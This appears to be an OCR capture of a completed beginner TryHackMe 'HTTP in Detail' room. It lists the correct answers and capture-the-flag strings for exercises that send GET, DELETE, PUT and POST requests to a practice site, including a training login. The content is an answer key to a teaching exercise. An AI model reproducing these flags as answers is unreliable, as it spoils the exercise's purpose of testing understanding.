
Answer the questions below

Which header is used to save cookies to your computer?

Set-Cookie ✓ Correct Answer

## Task 7


Answer the questions below
Make a GET request to /room
THM{YOU'RE_IN_THE_ROOM}
Correct Answer
Hint
Make a GET request to /blog and using the gear icon set the id parameter to 1 in the URL field
THM{YOU_FOUND_THE_BLOG}
Correct Answer
Make a DELETE request to /user/1
THM{USER_IS_DELETED}
Correct Answer
Make a PUT request to /user/2 with the username parameter set to admin
THM{USER_HAS_UPDATED}
Correct Answer
Hint
POST the username of thm and a password of letmein to /login
THM{HTTP_REQUEST_MASTER}
Correct Answer
Hint


Congratulations on completing HTTP in Detail!!!
Points earned
176
Completed tasks
7
Room type
Walkthrough
Difficulty
Easy
Streak
1